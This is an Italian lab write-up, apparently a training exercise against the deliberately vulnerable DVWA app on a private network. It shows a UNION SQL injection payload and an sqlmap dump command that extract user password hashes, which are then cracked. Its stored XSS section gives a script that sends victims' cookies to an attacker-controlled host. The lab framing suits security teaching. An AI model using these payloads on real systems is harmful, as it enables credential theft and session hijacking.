

WEB APPLICATION HACKING

Fase 1: SQL injection (Blind)

La differenza tra una normale SQL Injection e una [Blind SQL Injection](#) sta nell'interpretazione "cieca" dell'errore: qui non riceviamo l'errore dalla web app, questo perché nel codice sorgente esistono delle condizioni che ci consentono di escluderli dall'output.

Trovo le password delle vittime con il comando:

```
1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
```

Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: 1  
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: 1  
Surname: 2:Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: 1  
Surname: 3:Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: 1  
Surname: 4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#  
First name: 1  
Surname: 5:Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Trovo le password con il tool [sqlmap](#) e le decripto:

COMANDO:

```
(kali@kali)-[~]  
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit"
```

```
--cookie="security=low; PHPSESSID=cc71f2efc46f07adcb3ff0fbef298ec4" -D dvwa -T users -C user,password --dump
```


Ora avvio il decrypt:

```
Database: dvwa  
Table: users  
[ 5 entries]  
+-----+-----+  
| user  | password |  
+-----+-----+  
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |  
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |  
| 1337  | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |  
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |  
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |  
+-----+-----+
```

Fase 2: XSS Stored


Le **XSS stored** vengono memorizzate all'interno di un database o di un file. Questo solitamente è causato da una vulnerabilità che permette di iniettare codice HTML o Javascript che verrà poi salvato e successivamente recuperato dalla web app (ad esempio la firma in un forum, una chat o oppure un guestbook). Per far cadere nel tranello la vittima basterà reindirizzarla alla pagina violata.

Troviamo i cookie delle vittime con il comando: `<script>alert(document.cookie)</script>`



Inviare il cookie nel server sotto il mio controllo:

Comando: `<script>window.location='http://192.168.50.100:80/?cookie=' + document.cookie</script>`

A screenshot of the DVWA (Damn Vulnerable Web Application) interface. At the top is the DVWA logo. Below it, the title "Vulnerability: Stored Cross Site Scripting (XSS)" is displayed. There is a form with two fields: "Name *" and "Message *". The "Name" field contains the text "Cookie". The "Message" field contains the XSS payload: `<script>window.location='http://192.168.50.100:80/?cookie=' + document.cookie</script>`. Below the "Message" field is a button labeled "Sign Guestbook".